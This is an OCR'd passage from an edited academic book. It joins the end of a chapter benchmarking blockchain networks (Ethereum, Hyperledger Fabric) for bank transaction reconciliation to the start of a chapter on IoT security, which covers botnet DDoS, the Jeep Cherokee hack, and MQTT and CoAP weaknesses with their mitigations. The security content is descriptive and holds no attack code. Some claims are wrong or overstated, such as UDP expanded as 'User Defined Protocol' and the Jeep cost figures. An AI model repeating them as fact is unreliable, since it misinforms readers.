


Fig. 8 Nodes spread over different geographic locations in the connected network

constant throughout time. Achieving the transaction finality within the real-time latency becomes an issue in DLT implementation.

8 Framework and Simulation

In the above sections, we explored different tools and techniques related to DLT. In this section, we demonstrate a sample framework as shown in Fig. 9 and simulated results of Ethereum and Hyperledger Fabric 2.0.

Both parties are connected through the same network. In Fig. 9, Party A sends a request to Party B for a business agreement as a transaction. The Blockchain network receives the request with transactional data. In the blockchain network, the transactional data are processed and recorded on the ledger, and the logic of the contract is executed according to statements defined in the smart contract. Party B at the other side of the network receives the request for a financial operation from Party A. Party B submits the acknowledgment response to the blockchain network. After the interaction with Party B, the blockchain network again receives the additional information and processes the transaction. The smart contract logic can reconcile the financial transaction and provide appropriate state updates with the help of blockchain networks. This information is sent to Party A as a response from Party B.

We described the above process of transaction flow at a high level. It may require multiple financial transaction updates to settle down as per agreement. All these updates of one specific financial agreement sent as a transaction are enclosed within the single Token. The token is sent to the next involved parties based on the business agreement defined in the contract.

In Fig. 10, Bank A initiates a transaction as a smart contract. Transaction triggers the smart contract execution in the System. The smart contract execution generates a Token. The Token holds the financial business logic initiated by Bank A, and this logic execution is carried out in the system as shown in Fig. 10. This token is



6
Response of party B
4
Submit acknowledgement response to the Network
Party A
Party B
1
Request sends to Party B
3
request sends from Party A
Blockchain Network
2
5
Transaction execution and state updates

Fig. 9 Illustrating the communication between two parties through the blockchain network



Bank A
System
Bank B
Creates new Token and add financial transaction initiated by Bank A in newly created Token
Initiates the transaction
Initiates transaction by Bank A as a smart contract
Token Generation
Send Token to respective bank
Token is now forwards to next Bank to do financial transaction as a request
Interact with the received token
Bank B Interact with the Token as defined in smart contract.
System checks whether the particular financial transaction is reconciled or not and give information of current state of Token.
Check for reconciliation

Fig. 10 Sequence diagram to illustrate the transaction reconciliation process before settlement using a logical token generated with the help of smart contract in DLT-based network

then sent to the respective recipient bank, i.e., Bank B for processing the financial transaction as requested by Bank A. Bank B interacts with the received token as defined in the smart contract and sends it to the system. After both parties agree on the contract, the token gets reconciled with the help of transactional data provided by both parties as a transaction. The reconciled token is now able to be forwarded for settlement. Unreconciled tokens will have to wait for the additional transactional data to reconcile.

In this process of transaction reconciliation and settlement, there must be trustless components such that none of the parties should be required to take care of transactional data. It should be taken care of by the DLT-based trustless system. To address these issues of securing transactional data, the technique of memory encryption on the execution site is in practice. For example, all transactional data execution is carried out inside the enclave to achieve secure execution of the transaction and cryptographically encrypted transactional data. The time to fetch each cryptographically encrypted transactional data from the system is higher than the plaintext transactional data, which adds to the overall network latency.

8.1 Network Benchmarking

In previous sections, we explored different tools and techniques with their issues for implementation. In this section, we benchmark the above framework considering two different DLT-based networks, Ethereum and Hyperledger fabric. We discussed the cause of network latency in various sections. Figures 11 and 12 are two different simulated results, which show the network latency and its impact on real-time business processes.

In Fig. 11, the time to the stability of each block has a different time duration for various blocks. Few blocks become stable in the network in less than 100 ms, while some require 600 ms, and most of the blocks become stable at around 300–500 ms in the network. It shows that for a given network configuration, block time should not be less than 600 ms, otherwise, the next block formation cannot finalize the current state change. This limits the network throughput by limiting the time to broadcast each block. When block time increases on the same TPS, the weight of each block increases due to more transactions needed to accommodate within the single block, otherwise, transactions remain pending. This results in adding the waiting time of the uncommitted transaction in the network. This affects the overall latency of the network and its performance.

We use the BlockSIM simulator for network benchmarking. BlockSIM Simulation results in four nodes connected to each other to form an Ethereum-based network. Figure 11 shows the time to stability (in ms) of the blocks in the network after broadcasting blocks from the signer node of the network. BlockSIM suggests the distribution of stability of the block is due to the fluctuation of latency over the network as shown in Fig. 11.

Figure 12 is obtained based on simulated results performed in Hyperledger Fabric 2.0. It shows the analysis of benchmarking results obtained from the Hyperledger Caliper 0.4.2 simulated in Hyperledger Fabric 2.0. The configuration of the network is




Fig. 11 Block stability measurement using BlockSIM as a simulation tool




Fig. 12 Analysis of benchmarking results obtained from the Hyperledger Caliper 0.4.2 simulated in Hyperledger Fabric 2.0

based on two different organizations, i.e., Party A and Party B placed in two different remote machines. The configuration contains four raft-based ordering nodes in which each organization has two orderers, a single channel with which both the parties are connected, four endorsing peer nodes from (two of each organization), and four committing peers (two of each organization).

Figure 12 presents the average Network Send Rate, Network Throughput, and Average Network Latency. The Network Send Rate is the number of transactions issued to the network in TPS and Network Throughput is the average number of transactions processed per second of the network in TPS. The Average Network Latency is the network latency that is dependent on the overall latency of the network that is measured in seconds. There is a trade-off between the send rates, throughput, and latency, i.e., the send rate and throughput are low at high latency and vice versa.

9 Summary

In this chapter, we have discussed the various use cases that tend to fit in DLT-based networks. The network components are decentralized with distributed services, which also offers a decentralized network environment that fits with various business use cases. Implementing the DLT-based network as an enterprise-grade system with scalable business and technology tools and its underlying services are the concern of the current trend. The issues that arise while designing the system for implementation are yet to be solved for the general-purpose enterprise-grade system. Managing the computational resources, optimizing the finality of a transaction, and selection of appropriate tools and technology come in the front of successfully implementing the enterprise-grade system and enhancing the business ecosystem with the technology stack.

References

1. Nakamoto S (2008) Bitcoin: a peer-to-peer electronic cash system. https://bitcoin.org/bitcoin.pdf
2. Shrestha R, Bajracharya R, Shrestha AP, Nam SY (2020) A new type of blockchain for secure message exchange in VANET. Digital Commun Netw 6(2):177–186
3. A next-generation smart contract and decentralized application platform ethereum. White Paper V Buterin—Ethereum Project White Paper, 2014
4. Shrestha R, Nam SY (2019) Regional blockchain for vehicular networks to prevent 51% attacks. IEEE Access 7:95033–95045
5. Hyperledger Caliper, Blockchain performance benchmarking for Hyperledger Besu, Hyperledger Fabric, Ethereum and FISCO BCOS networks. https://www.hyperledgercaliper
6. Shrestha R, Bajracharya R, Nam SY (2018) Blockchain-based message dissemination in VANET. In: 2018 IEEE 3rd international conference on computing, communication and security (ICCCS), pp 161–166
7. Pandey S, Ojha G, Shrestha B, Kumar R (2019) BlockSIM: a practical simulation tool for optimal network design, stability and planning. In: IEEE international conference on blockchain and cryptocurrency (ICBC), Seoul, Korea, May
8. Shrestha R, Nam SY, Bajracharya R, Kim S (2020) Evolution of V2X communication and integration of blockchain for security enhancements. Electronics 9:1338. https://doi.org/10.3390/electronics9091338
9. Shrestha R, Kim S (2019) Chapter Ten—Integration of IoT with blockchain and homomorphic encryption: challenging issues and opportunities. Adv Comput Elsevier 115:293–331
10. Khatri N, Shrestha R, Nam SY (2021) Security issues with in-vehicle networks, and enhanced countermeasures based on blockchain. Electronics 10(8):893
11. Shrestha R, Omidkar A, Roudi S, Abbas R, Kim S (2021) Machine-learning-enabled intrusion detection system for cellular connected UAV networks. Electronics 10(13):1549
12. Kim S, Shrestha R (2020) V2X current security issues, standards, challenges, use cases, and future trends. In: Automotive cyber security. Springer, Singapore, pp 183–212
13. CB Insights, How blockchain could disrupt banking, Feb. 11, 2021. https://www.cbinsights.com/research/blockchain-disrupting-banking/
14. Aite Group, Cross-border payments: challenges and trends, 2015. https://www.aitegroup.com/report/cross-border-payments-challenges-and-trends

Internet of Things (IoT) System Security Vulnerabilities and Its Mitigation

Akshet Bharat Patel, Pranav Rajesh Sharma, and Princy Randhawa

Abstract The Internet is the most important technology created, like a fabric woven into each of our lives. Over the years the internet has evolved into the Internet of Things (IoT), enabling the inter-connecting of things and the exchange of data between them. The recent boom in the field of IoT has resulted in ample amounts of data being generated and exchanged between layers of the IoT architecture. This has exposed a few Gray areas which need to be seriously addressed, security is the most important and challenging one among them, as it plays a central role and cannot be compromised. Vulnerabilities within an IoT infrastructure are found to be rising in number and continue to get exploited, thus designing a secure IoT architecture is the need of the hour. Our work mainly focuses on analyzing the most widely used network communication protocols for IoT and the vulnerabilities these protocols possess. Furthermore, including the common mitigation techniques to overcome these vulnerabilities and make these protocols safer. Lastly, a few points regarding the essentials of IoT security have been incorporated within the chapter, in addition to a real-time example of how to overcome the vulnerabilities within a home surveillance system and make it completely secure.

Keywords Internet of things · IoT architecture · IoT communication protocols · Security threats · Mitigation techniques

1 Introduction

The growth of personal computers (PCs) led to the first internet revolution, but the internet came into our palms in the form of mobile phones in the second wave of internet revolution. Currently, all are experiencing the third wave of internet revolution, where mostly all devices are already internet compatible. The technology that makes all this possible is the Internet of things, also called IoT. It is a technology used to connect the physical world with the virtual world, using cyber-physical objects

A. B. Patel · P. R. Sharma · P. Randhawa (✉)
Department of Mechatronics Engineering, Manipal University Jaipur, Jaipur, Rajasthan, India
e-mail: princy.randhawa@jaipur.manipal.edu

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_8

and advanced intelligent sensors, with a single objective of improving quality of life and experiences [1].

The passing of time and increasing developments in technology around the world, like advanced networks, sensors with higher accuracy and affordable computers with a higher computational power, have augmented the growth of IoT across various industry verticals.

Currently, IoT finds its use increasingly in our daily life at a rate never anticipated before. The numbers are way beyond one's imagination, as we speak there are over 6 billion IoT devices connected to a network, which would grow up to 20 billion within the next 4 years. A few of these essential domains in which IoT proves to be essential are as follows [2].

1.1 IoT in Everyday Life

Internet of Things in everyday life was the first industry that made use of IoT at such a large commercial scale [3]. To understand how IoT can be applied in our daily life, let's take an example of an AC, which currently is manually switched ON, with one waiting for the AC to reach the set temperature.

There is nothing wrong with this approach, but there is always a scope for improvement which, in this case, can be achieved with IoT, connecting the AC to a cloud, that contains all the relevant information, like the surrounding temperature, the moisture level in the atmosphere and finally the temperature the user would prefer within the room [4]. Using this, AC could automatically turn ON and create a cool environment that the user would prefer without actually having to intervene.

IoT can connect fit bit's, your vehicles, and your smartphones to home appliances such as ACs and Refrigerators together and end up making one's life much easier by simplifying various monotonous daily life tasks.

1.2 IoT in Healthcare

Health is the most important aspect of human life which cannot be overlooked, making Healthcare, in turn, a vital sector in the world. Currently, the health care system and general practice of medicine face few issues like the lack of availability of real-time data for the doctors [5]. This results in doctors relying on left-over and past data for medical examination, which results in an inaccurate line of treatment. Moreover, even if the data is available, they are highly inaccurate as compared to the general standards [6, 7].

Internet of things not only provides a solution to all of these problems, but rather it is also revolutionizing healthcare, as it opens new ways to collect and analyze a variety of data, and this enables the healthcare professionals to save millions of lives in a much more efficient way. Using accurate IoT sensors, patients are monitored on a timely basis. This unique data collected for each patient is stored on a cloud that can be easily accessible, this enables the doctors to have real-time and much more precise data to look at, thus doctors can prescribe much more precise medication and patients can be treated before their condition worsens any further. Additionally, these healthcare solutions make the patient's treatment much more accurate and efficient, using smart healthcare devices. An example of a general smart device can be as follows [8] (Fig. 1).

Firstly, a smart health care device consists of sensors that record various human body parameters at regular intervals [9]. Further, these recorded parameters are compared to the safe parameters (normal parameters) that are predefined and stored in the system. In case any of the parameters increase or decrease beyond a certain level as compared to the safe parameters, and the system detects that these changes are abnormal, it immediately sends a message to the cloud via a secure gateway. Thus, the communication gateway must be secure, considering the valuable medical records it holds, that need to be kept safe at all costs and this is where IoT security comes into the picture [10].

The cloud then passes a signal regarding the abnormal change in the parameters to the smart device, which is monitored by a doctor or a nurse. This way the medical professionals get to know the current condition of the patient and take the necessary steps for treatment.

In Conclusion, IoT is a boon for healthcare professionals as it drastically improves the quality of healthcare. Moreover, the inclusion of IoT within the healthcare system



SMART HEALTHCARE DEVICE
SENSORS
CLOUD
IF THE SYSTEM DETECTS AN ABNORMAL CHANGE IN PARAMETERES, THE INFORMATION IS PASSED TO THE CLOUD VIA THE SECURED GATEWAY
SECURED GATEWAY
SENSOR SENSES AND COMPARES THE PARAMETERS WITH THE ONES STORED IN THE SYSTEM DATABASE
THE INFOMATION CAN BE VIEWED ON THE HEALTH MONITOR
SYSTEM DATABASE
HEALTH MONITOR

Fig. 1 Block diagram of a smart HealthCare device

ultimately lowers the cost of medical devices, and IoT analytics also enable more powerful emergency support for patients.

1.3 IoT in Agriculture

Agriculture is a field that is mostly forgotten despite its importance in one's life. Manual work and the errors associated with it make all the agricultural processes less efficient, thus leading to loss of energy, yield, and profits [11]. IoT can provide several solutions which increase the efficiency of agricultural processes. Broadly speaking, sensors are detecting various parameters such as the moisture content, temperature, and other weather conditions at each level of the soil. Similar to the smart health care device, in this case, the moisture and the temperature are compared with a normal predefined value that is stored in the system. If the measured values do not match the predefined values, the information is passed through a secure gateway to the cloud. The cloud, in turn, sends commands to the actuators via the same gateway to perform a certain task to bring the temperatures and the humidity back to the required levels [12]. These tasks could include switching ON lights or switching ON the water pumps. Additionally, these actions could also be controlled via a smartphone from any remote location, simply by connecting it to the secured gateway [13] (Fig. 2).



SENSORS
IF THE PARAMETER DOES NOT MATCH WITH THE ONES STORED, THE SENSOR PASSES THE INFORMATION TO THE CLOUD VIA THE SECURED GATEWAY
CLOUD
SECURED GATEWAY
SENSOR SENSES AND COMPARES THE PARAMETERS WITH THE ONES STORED IN THE SYSTEM DATABASE
THE CLOUD SENDS THE SIGNAL TO ACTUATORS TO PERFORM CERTAIN TASKS TO BRING THE REQUIRED PARAMETERS BACK WITHIN THE PREDEFINED RANGE
LIGHT
WATER PUMP
ACTUATORS
SYSTEM DATABASE

Fig. 2 Block diagram of IoT in agriculture

Therefore, by completely getting rid of human errors and the problems caused by them, an efficient system is created that results in an increased yield of crops without practically having any manual work to do [14].

2 Related Work

The concept of IoT security is not novel and has been discussed in various other works, this part of the text will shed light on all the existing methods and technologies that are used to ensure the proper security of IoT systems. The relevant sources for this work have been selected by searching for keywords like IoT Vulnerabilities, IoT protocols Vulnerabilities, and Threats. Later, the text undergoes quality checks to check the level of reliability. For instance, works with a good number of citations were preferred. This work focuses on the threats and vulnerabilities possessed by IoT systems and their possible mitigation techniques. We referred to trustworthy works, such as Springer, Wiley, IEEEXplore, etc., to get the relevant information to our work.

It has been observed mostly that all the IoT devices possess similar kinds of threats, thus making use of conventional IT techniques will not be enough to secure IoT systems. This is because IoT systems have their limitations and are different in terms of functioning, the way they communicate with other devices, prices, and design. Thus, a specific approach must be used to identify the vulnerabilities in IoT systems and the ways to mitigate them.

The latest work that covers all these topics is [1], where the authors explain the growth of IoT devices over the years concerning the population and give an estimated figure for the number of IoT devices that are vulnerable to cyber-attacks. The authors of the work have followed a methodology to handle this growth of vulnerabilities in IoT devices, in addition to that, it also includes a threat architecture, which addresses all the threats within a three-layered IoT architecture, namely the Perception layer, Network layer, and the Application layer. Additionally, the work also analyzed the vulnerabilities and threats within an IoT framework using a real-time example of Intelligent Road transport and traffic control system, which gave a very important finding that ensuring proper security at the application layer is very essential.

During the second phase of the work, [15] covered all the relevant information regarding the IoT protocols. Since these protocols are of utmost importance as they are the basis of communication between the IoT device and other applications or cloud networks. The authors of the work gave a detailed review of the most widely used IoT communication protocols and the main threats and Common Vulnerabilities they possess. Namely, the protocols discussed in detail were MQTT, CoAP, AMQP, DDS, and XMPP. Additionally, the measures to mitigate the threats and reduce the possibility of being attacked were also discussed.

3 Introduction to IoT Security

Whenever one refers to the terms internet and connectivity, the two major challenges that come along with it are **security** and **privacy**.

The term “IoT security” initially came under scrutiny because of a unique incident where a few major social media platforms crashed due to a thing termed “**Distributed Denial of Service Attack (DDoS)**”, which implies that these websites were bombarded with loads of requests from “fake users” to access these websites, which failed the servers of these websites. The only reason the attack is referred to as “distributed” is because they use multiple sources around the globe to perform the attack.

These websites usually have millions of users using their services at any instant, so to bring these websites down to their knees, Gigabytes of data packet requests need to be sent to these services in a really short period, making the service no longer available. The thing that made this attack unique was the fact that it wasn’t launched from a PC, which many have been launched before, rather it was launched using IoT devices such as a set of security cameras and some network-attached storage. All this was made possible using a piece of malware that scanned the internet for IoT devices and tried to connect with these devices, if any device granted the malware any kind of access by the virtue of using default username and passwords, then the malware connected to that device and inserted a malicious code to try and use these devices for their nefarious activities. Such events can eventually lead to huge financial loss for the website, because users may no longer trust the services provided by them [15].

Moreover, this was not the last time that such a kind of attack took place, such things were even repeated later, but luckily manufacturers were able to rectify these security loopholes in due course. Such events lead us to important findings, that majority of internet-connected devices have no security whatsoever, they even provide access using a default username and password or use an authentication system that can be easily bypassed by any hacker. The crux of the matter is that these IoT devices may be “small” in size, but we must not forget that at the end of the day they are still computers, containing processors and software, which makes them highly vulnerable to external attacks, where hackers can take over these computational powers from the device and use them to launch DDoS attacks.

So, while designing an IoT system, rectifying these major loopholes is a priority for an IoT developer, which requires a lot of brainstorming to cover these Gray areas from being targeted by an attacker, as once a device within a network has been infiltrated, it can initiate a spread of infiltration to other interconnected devices within the network, threatening the entire IoT infrastructure and the large amounts of private information within it, which should ideally have been protected.

Further, in this chapter, we look at other security issues in IoT systems and the probable solutions to mitigate these issues [16].

4 Why IoT Systems Are at Risk?

The sole reason "IoT security" is turning out to be such a big issue is **Cost**. The majority of these IoT devices are being aimed at a consumer market and these companies that are marking them, want the smart devices to be ready quickly and at a minimal cost to make them affordable to all. Additionally, internet connectivity adds uniqueness to the product, which further increases the chance of the products being sold at a higher rate.

However, in all of this, a major and key aspect of "Security" is being overlooked. Providing securities in these devices is not hard, but it adds an extra cost to the product, which refrains the manufacturers from doing so.

The foolishness of these manufacturers by skipping security to make the product cheaper in the short term may be disastrous, as in many cases it can turn out to be the more expensive option. The incident in the year 2015, where the famous car by Jeep, the Jeep Cherokee was hacked by two individuals [17], totally demonstrates how security lapses are overlooked to reduce the cost of the product by the company in the first place. But in the longer run, these cut costs and security lapses eventually backfire and incur huge losses for the company.

Chris Valasek and Charlie Miller, professional hackers developed a series of codes that could entirely take down the system of a 2014 Jeep Cherokee. The hackers in no way physically altered the car or its design, but similar to various other cars, the Jeep Cherokee could be hacked via the internet, using a cellular connection to take over the car's entertainment system (Uconnect), and gain access to various important controls of the car, including its steering and its brakes [17].

The loopholes in the security of the entertainment system would grant access to anyone having the car's IP address, Chris and Charlie sent various sets of commands through the Controller Area Network of the car, which resulted in killing the car's engine in the middle of the highway.

Later, Charlie Miller and Chris Valasek informed Jeep about the problems and how they exploited the vulnerabilities in the security system, but to their surprise, Jeep ignored them and did not take any action in rectifying the mentioned errors. The reason Jeep did so was because they thought that the findings of the hack and the information about the security lapses were not known to the customers, and nothing much needs to be done about it. However, after a certain amount of time, Charlie Miller and his colleague went ahead and published the information, as a result, the company was forced to recall 1.4 million Jeep Cherokees, to rectify the security loopholes. Charlie Miller also stated that this was the first time he had seen such a huge quantity of products being recalled due to a software issue.

This process cost the company a whopping billion dollars. On the other hand, it would have been a much cheaper affair, if they had not compromised the security of the software in the first place.

5 Methodology

Humans communicate by using different languages. Each language is based on a set of protocols. Similarly, all the smart devices connected to the internet communicate with other smart devices through protocols which are known as **IoT Protocols**. The hardware is rendered useless without an IoT protocol stack as it enables the devices to exchange and communicate the data in a structured format. When we talk about IoT and data communication, the transferred data is interpreted and extracted by the user which is sent via these communication protocols.

5.1 MQTT Protocol

The MQTT protocol, which is the short form of Message Queue Telemetry Transport, is a lightweight and very efficient messaging protocol that was first developed and released by two IBM employees, Arlen Nipper and Andy Stanford-Clark in the year 1999. They designed and developed this protocol because they needed a protocol that causes the minimum battery and power losses and can function on minimum bandwidth which can be used to connect with oil pipelines via satellites. These two inventors listed down many necessities for the future development of the MQTT protocol such as its implementation should be simple and with good quality of service data delivery, should be lightweight and work efficiently on low bandwidth, etc. The key features of the MQTT protocol are:

Efficient and Lightweight, Two-way Communication, Scalability to millions of IoT devices, Reliability in terms of delivery and ability to support unreliable networks, and good security authentication methods. The MQTT Protocol is an m2m or machine-to-machine type of IoT connectivity protocol. It works on the publish and subscribe model for communication and enables communication between many IoT devices. The two components of the MQTT protocol are the client and the server and are used to publish or subscribe to messages as a client to a server. The client and the server may not need to be connected at the same time. Hence, the transmission speeds are very fast and can be used for real-time applications and so it is often termed as a real-time messaging protocol.

According to avast.com, a total of nearly 49,000 MQTT servers are exposed directly to the internet and approximately 32,000 servers are not protected by any kind of authentication or password protection [18]. Hence, there are a lot of security vulnerabilities associated with the MQTT Protocol.

Some of the common vulnerabilities associated with the MQTT Protocol are:

1. Vulnerabilities associated with Authentication: The algorithm of the MQTT protocol fails to block repeated attempts to authenticate and this vulnerability enables the attacker to cause overloading, thus ending up crashing the broker [19].

2. Vulnerabilities associated with Authorization: The permissions for the “publish and subscribe” are not set up properly. The authentication in the MQTT protocol is optional and does not get enabled by default. The clients of the MQTT protocol communications authenticate themselves with the broker by protecting the connect packet with a username and password [20].
3. Vulnerabilities associated with Encryption: Since the MQTT Protocol does not provide any encryption of the data, data privacy becomes a serious issue. Data sniffing becomes very easy for an attacker during communication [21].

Mitigation methods of the vulnerabilities of the MQTT Protocol:

1. To prevent the effects of intrusion and attacks on MQTT servers and prevent the failure of the system because of adversaries, an Intrusion Detection System also known as the IDS which can take local decisions is implemented. Their task is to monitor foreign and potentially harmful traffic in particular nodes. It also verifies if the packet that is communicated is legitimate or not [22].
2. Using VPNs and re-authentication of sessions for a longer period and reducing the number of subscriptions to all topics are some of the general practices and recommended solutions to solve some of the authorization and authentication vulnerabilities.
3. Transport Layer Security or TLS is the most extensively tested mechanism which is recommended by the standard of MQTT Protocol to ensure that the communication is secure. Although the older version or releases of TLS will expose the server to many exploitations and make it vulnerable [23].

5.2 CoAP Protocol

CoAP is the short form of Constrained Application Protocol which is a recently developed web transfer communication protocol that is specially designed for nodes and networks which are under constraint. Constraint nodes refer to limited resources for web transfer communication for Internet of Things applications. CoAP protocol uses the User Defined Protocol or UDP instead of Transmission Control Protocol or TCP by forming a “message layer” for the retransmission of lost packets of data [24]. The CoAP is an application layer protocol and it supports multicasting as well as networks with low overheads. It is dependent on Representational State Transfer also known as REST, which is a principle based on the HTTP Protocol.

The main features of the CoAP protocol are: It supports Machine to Machine Communication even in constrained situations. It also supports multicasting along with Unicast. Asynchronous messages can also be exchanged using this protocol and there is also support for Universal Resource Identifier which is also called the URI [25].

There are four main operations linked with the CoAP protocol and they are: GET, POST, PUT, and DELETE. Just like HTTP, the URL of the CoAP protocol begins with CoAP:// for unsecured URI and CoAPs:// for secured URIs. However, the reduced security services make the CoAP Protocol vulnerable to attacks and malware and this can compromise the entire environment of the CoAP protocol.

Some of the common vulnerabilities associated with the CoAP Protocol are:

1. Request Spoofing: The attacker injects many fake requests and attempts to change the credentials of the application based on the CoAP Protocol and hence gains full access to the system. Using an Off-path attack, the access support of the remote server of the CoAP protocol can be exploited by an attacker [24].
2. Cross-Protocol Exchange: In this attack, the attacker tried to read the messages by sending a node message with a fake IP address and port number which will force the node to interpret the message that is received based on the rules assigned for the target protocol.
3. The vulnerability associated with authorization: Bootstrapping is the process of setting up improperly implemented CoAP nodes which could grant full access to the attacker causing unauthorized access to the CoAP nodes in the environment. The cryptographic keys that are generated are also very prone to attacks since they are also not secure enough and the use of such encryption keys could compromise the entire CoAP environment [25].

Mitigation methods of the vulnerabilities of the CoAP Protocol:

1. A machine learning-based approach should be implemented to continuously monitor the activities of the clients and analyze them to detect malicious activities. The selection algorithm of the client port should be deployed at the Network Address Translation level or the NAT level.
